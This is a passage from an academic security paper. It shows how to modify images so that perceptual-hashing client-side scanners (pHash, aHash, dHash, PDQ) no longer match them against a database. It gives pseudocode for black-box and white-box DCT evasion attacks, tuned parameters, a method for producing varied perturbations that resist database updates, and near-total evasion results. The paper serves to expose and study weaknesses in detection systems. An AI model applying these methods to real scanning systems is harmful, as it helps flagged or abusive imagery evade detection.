Assuming that the attacker quantifies the visual similarity between images using a metric v (with smaller values for higher visual similarity), the attacker's goal can alternatively be written as follows.

$$\text{Minimize: } v(X, X + \delta) \tag{1}$$
$$\text{s.t.: } d(h(X), h(X + \delta)) > T \tag{2}$$
$$X + \delta \in I \tag{3}$$

The objective function quantifies the visual similarity between the original image X and the modified image $X' = X + \delta$. The attacker seeks to minimize this objective in order to preserve the image content. The first constraint requires that the image should avoid detection by not being matched with the original image. However, it is possible the modified image might still be flagged because its hash is close ($\leq T$) to other images in the database. Finally, the second constraint requires that the modified image should be valid (within the image bounds).

Perturbation diversity requirement. Additionally, the attack should be resistant to simple defenses that the system could implement, such as expanding the database with hashes of modified images. This assumption is realistic as the detection system might gain knowledge of the attack. The attack should therefore produce a wide range of random perturbations that cannot be predicted and added to the database.

Attack intuition. We provide three intuitions for why perceptual hashing-based client-side scanning could be vulnerable to the proposed detection avoidance attack.

First, by design, the perceptual hash of an image changes gradually as the image changes, opening up the possibility to find a minimally modified image X' such that $d(h(X), h(X')) > T$ while X and X' remain visually similar.

Second, mitigation strategies like increasing the threshold T or expanding the database with hashes of modified images could lead to an increase in the detection system's false positive rate, rendering it unsuitable for the use case.

Third, the hash space likely contains many valid image hashes that are at least T away from the original image hash. Formally, the d-ball of radius T around the hash of the original image $B(X, T) = \{X' \in I \ : \ d(h(X), h(X')) \leq T\}$ is such that its complement $\overline{B(X, T)}$ contains potentially many images X' for typical distances (Hamming, Euclidean) and suitable threshold values. Furthermore, common perceptual hashing algorithms are non-injective, meaning that multiple inputs can lead to the same output. This suggests that it may be possible to obtain several and possibly many different perturbations of the same image such that $d(h(X), h(X')) > T$.

Finally, PH-CSS is similar but different from a classification model. It is a threshold-based detection system for matches in a database. This poses unique challenges: first, as the threshold T can be quite large, it is not trivial to see why adversarial perturbations can be found that still preserve the original image content, and second, the detection system could expand the database with hashes of adversarial images produced using our attack, making perturbation diversity a core requirement.

3.2 Attacker access to the perceptual hashing algorithm

We consider two levels of attacker access to the perceptual hashing algorithm.

Black-box access. Unless otherwise specified, we assume that the attacker has black-box access to the perceptual hashing algorithm. In a black-box setting, the attacker can provide an input image X to retrieve its corresponding hash $h(X)$ but does not know how the algorithm works. We believe this assumption to be realistic in the context of perceptual hashing-based client-side scanning context. Most of the proposed implementations of PH-CSS, including Apple's recent proposal, would compute the image hashes on the device [4, 8]. Our black-box assumption is further supported by the fact that Apple's model was made accessible in a recent iOS version, and by subsequent statements by Apple that this was "expected behavior" [13].

We further assume that the attacker can retrieve output hashes for as many inputs as needed, without the hashes being uploaded to the server. This can be made possible for example by automating the image upload through the app and creating a honeypot to catch all the requests, read the hash sent in the request and send it back to the attacker.

White-box access. In some cases, the attacker could have full knowledge of the algorithm used by the detection system. This can for example be the result of reverse-engineering work and the limited number of available perceptual hashing algorithms available. This knowledge consists of the rules or transformations used by the algorithm to map the input to the output hash. In this paper, we develop two novel attacks for DCT-based perceptual hashing algorithms such as the popular pHash and Facebook's PDQ (see Sec. 4.3). These attacks provide a strong attack targeting DCT as they are optimal in the sense of minimally modifying the input to evade detection. They also provide theoretical insights into the vulnerability of existing approaches.

4 Attack methodology

We present the methodology for a general black-box attack against perceptual hashing-based client side scanning and two novel attacks against DCT-based hashes.

4.1 Notation

General. We consider real-valued images $I = [0,1]^n$ and define an image as an element $X \in I$. The image size n is equal to the number of pixels in the image. For $1 \leq i \leq n$, we use X^i to denote the i-th element of the (flattened) image X. Given an image $X \in I$, the space of valid perturbations is denoted by $I - X = \{\delta \in [-1,1]^n \ : \ 0 \leq \delta^i + X^i \leq 1, \forall 1 \leq i \leq n\}$

Distance from original image. All our attacks aim to modify an original image X into $X' = X + \delta$ such that the distance between their respective hashes is larger than a given threshold T. We denote by $f_X : I \to O'$ the function mapping a perturbation δ to the distance between the hashes of $X' = X + \delta$ and X: $f_X(\delta) = d(h(X), h(X+\delta))$. For example, for real-valued hashes $O' = \mathbb{R}$, while for bit-valued hashes $O' \subset \mathbb{N}$ (for details see Section 5). For convenience and because each image is attacked separately, we drop the subscript and use $f := f_X$ when there is no ambiguity.

Visual similarity. We quantify the visual similarity between original image X and a modified image X' using the $\mathbb{L}_p$ norm of $X - X'$, where $\mathbb{L}_p : X \in \mathbb{R}^n \to ||X||_p = \left(\sum_{i=1}^{n} |X^i|^p \right)^{1/p}$. The Euclidean ($p = 2$), $\mathbb{L}_1$ and $\mathbb{L}_\infty$ norms are common choices in the adversarial ML literature to measure visual similarity. To compare the visual similarity between original and modified images independently of the image size, we will use the $\mathbb{L}_p$ perturbation per pixel, defined as $\mathbb{L}_{p,\text{pixel}} : X \in \mathbb{R}^n \to \left(\frac{1}{n} \sum_{i=1}^{n} |X^i|^p \right)^{1/p}$.

4.2 Black-box attack

Approach. Our black-box attack attempts to maximize the distance $f(\delta)$ between the hashes of original and modified images X and $X' = X + \delta$ while ensuring the perturbation $||\delta||_p$ is smaller than a fixed constant ε. We take this approach instead of directly minimizing the perturbation under the constraint that $f(\delta) > T$ as we found it impractical to enforce the constraint on f in a black-box setting.

More specifically our attack seeks a solution to the following optimization problem:

$$\text{Find: } \max_{\delta} \min(T, f(\delta)) \tag{4}$$

$$\text{s.t.: } ||\delta||_p \leq \varepsilon \tag{5}$$

$$\delta \in I - X \tag{6}$$

The objective is either T or $f(\delta)$; when it is equal to the former, the program stops, while when it is equal to the latter, i.e., $f(\delta) \leq T$, we perform gradient ascent in search for a better solution. The first constraint requires that the perturbation's $\mathbb{L}_p$ norm does not exceed ε. The second constraint requires that the modified image remains valid.

To ensure that the perturbation is as small as possible, we start with a very small admissible perturbation ε and gradually increase it when the above program fails to find a solution within a reasonable amount of steps.

Gradient estimation. We use zero-order gradient estimation via Natural Evolutionary Strategies (NES) [48, 59] to estimate the gradient of the distance function f with respect to the perturbation δ and perform gradient ascent. This is a popular technique for optimization under black-box assumptions and has already been used to obtain adversarial perturbations against image classification models [24].

Algorithm 1 GRAD: Gradient estimation for $f(\delta)$

1: **Inputs:**
f: Function whose gradient is to be estimated.
X: Original image to be attacked, of size n.
δ: Point at which the gradient is to be estimated.
d': Number of Gaussian samples (should be even).
σ: Scaling factor for Gaussian samples $\sim N(0, I_n)$.
2: **Output:**
$grad$: $\nabla_\delta E[f(\delta)]$, estimate of the gradient of $f(\delta)$
3: **Initialize:**
$\theta_i \leftarrow N(0, I_n)$, for $i \in \{1, ..., \frac{d'}{2}\}$
$\theta_i \leftarrow -\theta_{d'-i+1}$, for $i \in \{(\frac{d'}{2}+1), ..., d'\}$
$grad \leftarrow 0$
4: **for** $i = 1$ to d' **do**
5: $\theta'_i \leftarrow \max(\min(1, X+\delta+\sigma\theta), 0) - X - \delta$
6: $grad \leftarrow grad + f(\delta+\theta'_i) * \theta'_i * \frac{1}{\sigma d'}$
7: **end for**

Algorithm 2 UPDATE: Estimating δ_{t+1} via gradient ascent

1: **Inputs:**
δ_t: Perturbation after the t^{th} iteration.
$grad_t$: $\nabla_\delta E[f(\delta_t)]$, estimate of the gradient of $f(\delta_t)$.
$prev_grad_t$: Weighted sum of previous gradients.
X: Original image to be attacked.
ε: Upper bound on $||\delta||_p$.
μ: Momentum parameter.
η: Step size to update δ in each iteration.
2: **Output:**
δ_{t+1}: Perturbation after the $(t+1)^{th}$ iteration.
$prev_grad_{t+1}$: Updated weighted sum of gradients.
3: $grad_t \leftarrow \mu * prev_grad_t + (1-\mu) * grad_t$
4: $\delta_{t+1} \leftarrow \delta_t + \eta * \text{sign}(grad_t)$
5: $\delta_{t+1} \leftarrow \min(\max(X + \delta_{t+1}, 0), 1) - X$
6: **if** $||\delta_{t+1}||_p > \varepsilon$ **then**
7: $\delta_{t+1} \leftarrow \delta_{t+1} * \varepsilon / ||\delta_{t+1}||_p$
8: **end if**
9: $prev_grad_t \leftarrow grad_t$

The NES-based strategy for gradient estimation can be described as a special case of estimation using finite-differences on a random Gaussian basis. We estimate the gradient of f using the following equation:

$$\nabla_\delta E[f(\delta)] \approx \frac{1}{\sigma d} \sum_{i=1}^{d'} \delta_i f(\delta + \sigma\theta_i) \tag{7}$$

where $\theta_i \sim N(0, I_n), 1 \leq i \leq d'$ are samples from a standard multivariate normal distribution over $\mathbb{R}^n$. Nesterov and Spokoiny [40] showed through theoretical analysis that the number of samples d' required to estimate the gradient scales linearly with the input dimension n.

Alg. 1 details the black-box gradient estimation procedure. To reduce the variance of our estimate, we use antithetic sampling: we sample Gaussian noise θ_i for $i \in \{1, ..., \frac{d'}{2}\}$ and set $\theta_j = -\theta_{d'-j+1}$ for $j \in \{(\frac{d'}{2}+1), ..., d'\}$ with d' an even number (line 3). This optimization has been empirically shown to improve performance of NES [48]. To satisfy the image bound constraints for $X + \delta + \sigma\theta$ which will be given as input to the hashing function (in order to compute $f(\delta+\sigma\theta)$), we replace each noise sample with a clipped version (line 5).

Perturbation update. Alg. 2 details the perturbation update. At each step t, we use the sign of the estimated gradient, $\text{sign}(grad)$ along with momentum μ to update δ_t (lines 3-4). Sign gradients have been previously used by Goodfellow et al. to develop adversarial perturbations against image classification models [20]. We clip the resulting image $X + \delta_{t+1}$ to ensure it is within the image bounds (line 5), and we enforce the visual similarity constraint on the updated δ_{t+1} by projecting it onto the ball of $\mathbb{L}_p$ norm ε (lines 6-7).

Perturbation bound. To ensure that the visual similarity is comparable across images of different sizes, the bound on the perturbation norm (ε) is derived from a constant independent of the image size (denoted $\varepsilon_{\text{norm}}$) for each image attacked. Perturbing each pixel by 1% in the same image but with different sizes would result in a visually similar perturbation but different values of $||\delta||_p$. In the attack, we increment $\varepsilon_{\text{norm}}$ starting from small values, and the corresponding actual perturbation bound used in the attack (dependent on the image size) will be $\varepsilon = \varepsilon_{\text{norm}} * n^{\frac{1}{p}}$.

Making the attack more efficient. Because the number of samples d' required to estimate the gradient scales linearly with the image size [40], we attack a small-dimension resized and grayscaled version of the original image, which we denote by $\bar{X}$ (of size $n' < n$). The attack produces a perturbation $\bar{\delta}$, which we map to a final perturbation δ in the original space using Alg. 3. Our strategy, which we show to work in practice, is informed by three insights: (1) most perceptual hashing algorithms are known to be invariant to grayscaling and resizing of the image [56]. This means that, for an image X, $h(X)$ does not change much even when X is recolored or resized. (2) both grayscaling, i.e., converting a three-channel RGB image to single-channel image, and resizing to a smaller sized image reduce the size of the original image X and (3) optimizing the perturbation for the grayscale image and mapping it to a corresponding perturbation in the RGB space leads to smoother perturbations than directly optimizing for the RGB image.

Alg. 3 details our algorithm for inverting the perturbation. Using a resize transformation, we map the single-channel perturbation $\bar{\delta}$ (of size n') to a corresponding perturbation of same single-channel size as the original image X ($n/3$), denoted by δ_{gray}. The final pixel value δ^i_c for channel c is derived from δ_{gray} such that (1) δ^i_c is proportional to X^i_c, the

intensity for pixel i in the original image, and (2) the modified pixel $X_c^i + \delta_c^i$ is within the image bounds.

Algorithm 3 INVERSEDELTA: Calculate perturbation δ for original image X from perturbation $\bar{\delta}$

Inputs:
X: Original image to be attacked of size n.
$\bar{\delta}$: Optimal perturbation for $\bar{X}$.
Output:
δ: Perturbation for X.
Initialize:
$X_c \leftarrow$ channel c of X, for $c \in \{R,G,B\}$
$\text{mean}(X_c) \leftarrow \frac{X_R+X_G+X_B}{3}$
$n_{gray} \leftarrow n/3$
$\delta_{gray} = \text{resize}(\bar{\delta}, n_{gray})$
for c in $\{R,G,B\}$ **do**
  for $i = 1$ to n_{gray} **do**
    if $\delta_{gray}^i \leq 0$ **then**
      $\delta_c^i = \delta_{gray}^i \frac{X_c^i}{\text{mean}(X_c^i)}$
    else
      $\delta_c^i = \delta_{gray}^i \frac{1-X_c^i}{1-\text{mean}(X_c^i)}$
    end if
    $\delta_c^i = min(max(X_c^i + \delta_c^i, 0), 1) - X_c^i$
  end for
end for

Complete attack. The complete attack for an image and X of size n and threshold T is described in Alg. 4. The image-independent perturbation bound is initialized to ε_0. We grayscale and resize X to obtain $\bar{X}$ of smaller size n'. In each iteration t, the algorithm estimates the gradient and performs a gradient update. If the distance $f_{\bar{X}}(\bar{\delta})$ reaches a plateau as quantified by the finite difference Δf (and the number of previous iterations for which $\Delta f \leq 0$), we consider that the current ε is too small to allow for $f(\bar{\delta}) > T$. We thus increase the image-independent perturbation bound $\varepsilon_{\text{norm}}$ by a fixed step η_ε and update ε accordingly. As soon as the distance $f_{\bar{X}}(\bar{\delta}) > T$, δ is computed from $\bar{\delta}$. The algorithm stops if $f_X(\delta) > T$ as well, in which case the attack is considered successful. If after m iterations the distance $f_X(\delta)$ does not exceed T, the attack is considered unsuccessful.

Diversity of perturbations. For the attack to be resistant against simple mitigation strategies like expanding the database with hashes of the modified image X', the attack should generate multiple random perturbations for an image, resulting in different and unpredictable output hashes. To achieve this objective, we make two modifications to our black-box attack. First, we initialize our perturbation $\bar{\delta}_0$ to be a valid random non-zero perturbation such that $||\bar{\delta}_0||_p = \varepsilon_{start} * n'^{\frac{1}{p}}$ for some small value of ε_{start}. More specifically, we uniformly sample $\bar{\delta}_0$ from a set of valid perturbations, scale it to have an $\mathbb{L}_p$-norm of ε_{start} and clip to limit it within bounds.

$$\begin{aligned} \bar{\delta}_0 &\sim U(-\bar{X}, 1-\bar{X}) \\ \bar{\delta}_0 &= \varepsilon_{start} * n'^{\frac{1}{p}} * \frac{\bar{\delta}_0}{||\bar{\delta}_0||_p} \\ \bar{\delta}_0 &= \min(\max(\bar{\delta}_0, 0), 1) \end{aligned} \tag{8}$$

Algorithm 4 Black-box attack against perceptual hashing algorithms

Inputs:
X: Original image to be attacked of size n.
h: Perceptual hashing algorithm to be attacked.
d: Distance metric corresponding to perceptual hashing algorithm h.
T: Threshold to be attacked.
$n'(<n)$: Size of the resized and grayscaled image $\bar{X}$
ε_0: Starting value for the maximum perturbation allowed.
η_ε: Step size for ε.
k: Number of previous iterations used to detect plateauing of $f_{\bar{X}}$.
μ, η: Parameters required for updating the gradient.
d', σ: Number of samples and scale for Gaussian samples used in gradient estimation.
s: Seed defined by the attacker.
m: Maximum number of iterations.
Output:
δ: Perturbation for original image X.
Initialize:
$\bar{X} \leftarrow \text{resize}(\text{rgb2gray}(X), n')$
$\bar{\delta}_0 \leftarrow 0$
$prev_grad_0 \leftarrow 0$
$seed \leftarrow (X, s)$
$\varepsilon_{norm} \leftarrow \varepsilon_0$
$\varepsilon \leftarrow \varepsilon_{norm} * n^{\frac{1}{p}}$
setseed($seed$)
for $t = 0$ to $m-1$ **do**
  $grad_t \leftarrow \text{GRAD}(f_{\bar{X}}, \bar{X}, \bar{\delta}_t, d', \sigma)$
  $\bar{\delta}_{t+1}, prev_grad_{t+1} \leftarrow \text{UPDATE}($
  $\bar{\delta}_t, grad_t, prev_grad_t, \bar{X}, \varepsilon, \mu, \eta)$
  $\Delta f_t \leftarrow f_{\bar{X}}(\bar{\delta}_{t+1}) - f_{\bar{X}}(\bar{\delta}_t)$
  if $\text{Count}([\Delta f_{t-k+1}, ..., \Delta f_t] \leq 0) > \frac{k}{2}$ **then**
    $\varepsilon_{norm} \leftarrow \varepsilon_{norm} + \eta_\varepsilon$
    $\varepsilon \leftarrow \varepsilon_{norm} * n'^{\frac{1}{p}}$
  end if
  if $f_{\bar{X}}(\bar{\delta}_{t+1}) > T$ **then**
    $\delta = \text{INVERSEDELTA}(X, \bar{\delta}_{t+1})$
    if $f_X(\delta) > T$ **then**
      break
    end if
  end if
end for

Second, we observe that requiring the perturbation to be smaller than the constant used in the default black-box attack can lead to less diverse outputs, even when different starting points are used in the optimization. So we allow for a larger maximum perturbation.

The two algorithm modifications lead to more diverse hashes, at a small cost to the visual similarity.

Reproducibility. In order to ensure our attack results are reproducible, we initialize the attack using both the image X and the attacker-defined seed s (line 4 in Alg. 4). This ensures that the directions θ being probed for gradient estimation are not the same for all images even when the attacker-defined seed s remains the same. For diversity, using different attacker-defined seeds leads to diverse perturbations for the same image. An attacker can either manually define the seed, or set it based on processor clock to generate a diverse perturbation everytime.

4.3 White-box attacks for DCT-based hashes

We develop a principled attack to devise a minimum perturbation for DCT-based perceptual hashing algorithms. The Discrete Cosine Transform (DCT) [2] is a very popular image compression algorithm. DCT maps a discrete signal to linear combinations of the original signal and cosines of different frequencies. The signal can then be compressed by noting that coefficients corresponding to lower frequencies encode the most important features. This property makes DCT suitable for JPEG image compression [58] and several perceptual hashing algorithms like pHash [12] and Facebook's PDQ [14].

Attack intuition. Our attack exploits the linearity and orthogonality of DCT. By using the Euclidean distance to measure both the input perturbation and the distance between original and modified hashes, we show that minimal perturbations can be found as linear combinations of eigenvectors derived from the linear transform. We further show that the minimal perturbation needed to exceed the threshold T is equal to T exactly.

Overview of DCT-based perceptual hashing. In what follows, we assume that the DCT operates on an image X of size $k \times k$. DCT-based perceptual hashing algorithms indeed typically work by applying a set of transformations to the original image, such as converting to grayscale, resizing, or blurring resulting in a smaller $k \times k$ image. The 2-dimensional DCT (see below) is applied to the $k \times k$ image, resulting in an output of the same size. Next, the dimensionality of the output is reduced by keeping a submatrix of pixels and discarding the rest. For the pHash algorithm, $k = 32$ and the 8×8 submatrix of pixels from the intersection of rows and columns 2 to 9 is preserved, while for PDQ $k = 64$ and the 16×16 submatrix of pixels from the intersection of rows and columns 2 to 17 is preserved.

DCT transform. The DCT transform for an image $k \times k$ is defined as follows:

$$h_{DCT} : X \longrightarrow MXM^T$$

$$M \in \mathbb{R}^{k\times k}, M_{ij} = \sqrt{\frac{2}{k}}\Lambda_i \cos\left[\frac{\pi}{k}\left(j+\frac{1}{2}\right)i\right], 1 \le i,j \le k \quad (9)$$

$$\Lambda_i = \begin{cases} \frac{1}{\sqrt{2}}, & \text{if } i = 0 \\ 1, & \text{otherwise} \end{cases} \quad (10)$$

M is orthogonal, i.e., $MM^T = I_k$.

The submatrix extraction step applied in perceptual hashing can be written as $h'_{DCT} : X \to (MXM^T)_{a:b,a:b}$, containing pixels from rows a to b and columns a to b, where $1 \le a \le b \le k$ are parameters chosen when developing a perceptual hashing algorithm. a is typically small to extract lower frequencies while b controls the hash size. We rewrite the mapping as $h'_{DCT} : X \to M'XM'^T$, with $M' = M_{a:b,1:k} \in \mathbb{R}^{(b-a+1)\times k}$, i.e., M' is the matrix obtained by extracting rows a to b from M. Similarly to above, $M'M'^T = I_{b-a+1}$. For more conciseness we set from now on $c = b - a + 1$.

Linearity of DCT. It is straightforward to show that h'_{DCT} is a linear transformation mapping a $k \times k$-dimensional input to a $c \times c$-dimensional output. Simplifying the notation, h'_{DCT} can be rewritten as the linear transform of a vector (the flattened input matrix X):

$$h'_{DCT} : \begin{cases} I \longrightarrow \mathbb{R}^{c^2} \\ X \longrightarrow AX \end{cases}$$

$$A \in \mathbb{R}^{c^2\times k^2}$$
$$A_{c_1\times c+c_2, k_1\times k+k_2} = M'_{1+c_1,1+k_1} \times M'_{1+c_2,1+k_2} \quad (11)$$
$$\text{for } 0 \le c_1, c_2 \le c-1, 0 \le k_1, k_2 \le k-1$$

An important property of A, which we exploit later, is that $AA^T = I_{c^2}$ (see Appendix). This is due to the orthonormality of the rows of M'.

Perturbation bound for a given threshold. We prove that when $f(\delta) \ge T$ then necessarily $||\delta||_2 \ge T$. Using d as the Euclidean distance, we can write $f_{DCT}(\delta) = ||h_{DCT}(X) - h_{DCT}(X+\delta)||_2 = ||A\delta||_2 = \sqrt{\delta^T A^T A \delta}$. Since $A^T A$ is symmetric, it is diagonalizable in a real orthonormal basis of eigenvectors $(\delta_i)_{1\le i\le k^2}$ by the spectral theorem. The eigenvalues are non-negative because $A^T A$ is positive semidefinite. Since $AA^T = I_{c^2}$, it follows that the eigenvalues can only be 1 or 0. We prove in the Appendix that the multiplicities of eigenvalues are c^2 for 1 and $k^2 - c^2$ for 0. Without loss of generality, we reorder the eigenvectors by decreasing eigenvalue. Finally, if $\delta = \sum_{i=1}^{k^2} \alpha_i \delta_i$, we can write $f(\delta) = \sqrt{\sum_{i=1}^{c^2} \alpha_i^2} \le \sqrt{\sum_{i=1}^{k^2} \alpha_i^2}$. Equality holds if and only if the perturbation δ belongs to the vector space spanned by eigenvectors $(\delta_i)_{1\le i\le c^2}$.

We provide two practical ways to obtain perturbations δ such that $f(\delta) \geq T$.

Attack as an optimization program. We frame the attack as the following non-convex optimization program:

$$\begin{aligned} \text{Maximize} &: ||A\delta||_2^2 \\ \text{s. t.} &: ||\delta||_2^2 \leq T^2 \\ &\delta \in I - X \end{aligned} \tag{12}$$

The first constraint requires that the $\mathbb{L}_2$ norm of the input perturbation is no larger than T. The second constraint is linear and requires that the perturbed image is valid. We use the Disciplined Convex Concave Programming toolbox [50] to find a solution.

Attack using sampling. This attack samples valid perturbations of norm T *uniformly at random*, using rejection sampling. Alg. 5 describes our procedure to sample perturbations of norm T along eigenvectors that are not canceled by the linear mapping $(\delta_i)_{1 \leq i \leq c^2}$ until a valid perturbation is found meaning that $\delta \in I - X$. Given a threshold T, we sample uniformly at random a vector α on the $\mathbb{L}_2$-sphere of radius T in c dimensions (lines 5-6). We set the perturbation to be $\delta = \sum_{i=1}^{c} \alpha_i \delta_i$ (line 7). Due to the orthonormality of the eigenvector basis, indeed $||\delta||_2^2 = \sum_{i=1}^{c} \alpha_i^2 = T^2$.

Algorithm 5 White-box attack using rejection sampling

1: **Inputs:**
   T: Threshold to be attacked.
   $(\delta_i)_{1 \leq i \leq c}$: Orthonormal eigenvectors of $A^T A$ for eigenvalue 1.
2: **Output:**
   δ: Minimal perturbation (of $\mathbb{L}_2$ norm T) such that $f_{DCT}(\delta) = T$.
3: **while** $\delta \notin I - X$ **do**
4: $\quad \alpha \sim N(0, I_c)$
5: $\quad \alpha \leftarrow T \frac{\alpha}{||\alpha||_2}$
6: $\quad \delta \leftarrow \sum_{i=1}^{c} \alpha_i \delta_i$
7: **end while**

5 Experimental setup

In this section, we describe the perceptual hashing algorithms used to instantiate our attack and how we implemented it.

5.1 Perceptual hashing algorithms

The perceptual hashing algorithms evaluated in this paper are pHash [12, 62], aHash, dHash [1], and Facebook's PDQ [27]. They are commonly used algorithms for image deduplication or retrieval.

pHash, aHash and dHash outputs a 64-bit hash while PDQ outputs a 256-bit hash for any input image. The Hamming distance is used to compare the outputs of the hashing algorithms. Each algorithm applies a sequence of transformations such as grayscaling and resizing followed by image feature extraction (e.g. using DCT), and finally a bit discretization step. To experiment with an algorithm with real-valued outputs (of size 64), we remove the discretization step of the pHash algorithm to obtain another algorithm, which we call pHash continuous. The Euclidean distance is used to compare the outputs of pHash continuous.

pHash and pHash continuous apply grayscaling, box blurring and resizing resulting in a 32×32 image. They then apply the DCT as explained in Sec. 4.3, with parameters $a = 1, b = 8, k = 32$ to get a 64-sized vector. We use this real-valued vector as the output of pHash continuous. pHash assigns bits larger than the median to 1 and 0 otherwise to obtain the final hash.

dHash and aHash apply grayscaling followed by resizing to get a 9×8 and 8×8 image, respectively. aHash outputs a 64-bit hash by flattening the image, and setting the pixels above mean value to 1 and 0 otherwise. dHash computes a difference between consecutive columns of the image, flattens the computed difference, sets the values greater than 0 to 1, and 0 otherwise to report a 64-bit hash.

PDQ is inspired by pHash and outputs a 256-bit hash. We will not attempt to describe the algorithm in detail, but to provide an overview. PDQ applies grayscaling to the image followed by a series of image transformations to get a 64×64 image. It then applies DCT as explained in Sec. 4.3 with $a = 1, b = 16, k = 64$, followed by bit quantization by setting bits larger than the median to 1, and 0 otherwise to finally obtain a 256-bit hash.

5.2 Attack parameters

Black-box attack. We use the following parameters to run our black-box attack. All the images are converted to grayscale and resized to $n' = 64 \times 64 = 4,096$ dimensions. We use the $\mathbb{L}_2$ norm to quantify visual similarity and $\varepsilon_0 = \eta_\varepsilon = 1/255$. The plateauing behavior of the objective function, i.e., when it stops increasing steadily, is detected based on the last $k = 10$ iterations. The number of Gaussian samples used for gradient estimation in each iteration is $d' = 800$. We run the attack for a maximum number of iterations $m = 10,000$, although in practice only a few hundred iterations are required for most images. We use a momentum $\mu = 0$ for all hashing algorithms but pHash continuous for which we use $\mu = 0.8$. The values for the scale of Gaussian noise σ and learning rate η are: $\sigma = 0.001, \eta = 0.001$ for pHash continuous, $\sigma = 0.1, \eta = 0.01$ for pHash, $\sigma = 0.1, \eta = 0.001$ for aHash, $\sigma = 0.1, \eta = 0.001$ for dHash and $\sigma = 0.1, \eta = 0.01$

[1] https://hackerfactor.com/blog/index.php%3F/archives/432-Looks-Like-It.html




Figure 2: Cumulative distribution function (CDF) for the $\mathbb{L}_2$ perturbations per pixel for different algorithms and thresholds and all successfully attacked images over 10 experiments. A lower perturbation indicates higher visual similarity between the modified and original images. The perturbation increases slowly with the threshold, but remains small in all cases.

for PDQ. An attacker might want to adjust these parameters for each image, e.g., in order to run the attack more efficiently. For simplicity, we here use the same parameters for all the images. We chose the values of these parameters for each perceptual hashing algorithm based on early experiments on a handful of images from the Stanford Dogs dataset [28].

Diversity. We use the algorithm with modifications for diversity as detailed in Section 4.2. We set $\varepsilon_0 = 0.25$ and $\eta_0 = 0.01$. Our results on $\mathbb{L}_2$ perturbations per pixel for different algorithms and different thresholds in Fig. 2 show that pHash continuous requires only a small perturbation to generate successful perturbations, while for the other algorithms we need a threshold-specific ε_{start}. With these observations, we set $\varepsilon_{start} = 0$ for pHash continuous for all thresholds. For aHash and dHash we set $\varepsilon_{start} = 0.02, 0.03, 0.04, 0.05$, and for pHash and PDQ we set $\varepsilon_{start} = 0.04, 0.06, 0.08, 0.1$ for four respective thresholds.

Implementation details. We implement the framework and the perceptual hashing algorithms in Python 3.7 [44] using NumPy [23], OpenCV [7], and SciPy [57]. We further use DCCP [50] for white-box optimization and Faiss [25] for efficiently matching hashes against the database.

6 Results

We use the ImageNet dataset from ILSVRC 2012 challenge [47] for empirical evaluation of our attacks. For privacy reasons we discard the images containing faces as detected by Yang et al. [61]. At the end, we get a dataset with 1,187,974 images in total. We assume that no two images from ImageNet are visually similar.

For each repetition ($R = 10$), we sample two mutually exclusive sets of images, of sizes N and M, from ImageNet uniformly without replacement. The images in the first set are used to create the database $\mathcal{D}$ of size N (by default, we use $N = 100$k images) and the images in the second set are used as images visually different to those in the database, to estimate the false positive rate (we use $M = 500$k images). We select four thresholds for each perceptual hashing algorithm, shown in Table 1 (see Discussion for an analysis). We run the black-box attack on $N' = 1,000$ randomly sampled images from the database D. While the threshold will vary depending on the use case, the first two thresholds are values that would be typically used in practice (see e.g., [27] for PDQ). The third and in particular the fourth threshold would probably generate too many false positives in practice. We include them to test our attack in more challenging scenarios. Given a threshold T and N' images to be attacked, we compute the *attack effectiveness* as the proportion of images that are successfully attacked, i.e., a perturbation is found satisfying $f_X(\delta) > T$.

Algorithm	Thresholds
pHash continuous	0.05, 0.6, 1.1, 1.6
pHash	2, 6, 10, 14
aHash	1, 3, 5, 7
dHash	1, 4, 9, 12
PDQ	30, 70, 85, 90

Table 1: Thresholds selected for the detection system.

In our experiment, our black-box attack manages to successfully attack all images ($N' \times R = 10,000$) for all perceptual hashing algorithms but one, reaching an attack effectiveness of 99.9%. More specifically, we found that one image could not be attacked at the thresholds considered when using aHash for one particular instantiation of our attack . All other images were all successfully attacked for all perceptual hashing algorithms and thresholds considered.

Fig. 1 shows examples of images successfully perturbed using our attack along with the threshold used and resulting $\mathbb{L}_2$ perturbation per pixel. The modified image always preserves the visual content of the original image with PDQ seemingly requiring the most visually perceptible modifications. Values of up to $\mathbb{L}_{2,\text{pixel}} \approx 0.10$ resulting in very small changes are typically needed for most images even with the largest thresholds considered. We chose images where the subject is in focus so that the effect of perturbations can be clearly seen and we refer the reader to the Appendix section of the extended




Figure 3: False Positive Rate (FPR) for different algorithms and thresholds. The database size is $N = 100$k, the number of images used to estimate the FPR is $M = 500$k and the number of attacked images is $N' = 1$k. We show the mean with error bars for the standard deviation (which is very small) over 10 repetitions.

version of our paper [2] for the complete results of our attack against these images for all perceptual hashing algorithms and thresholds.

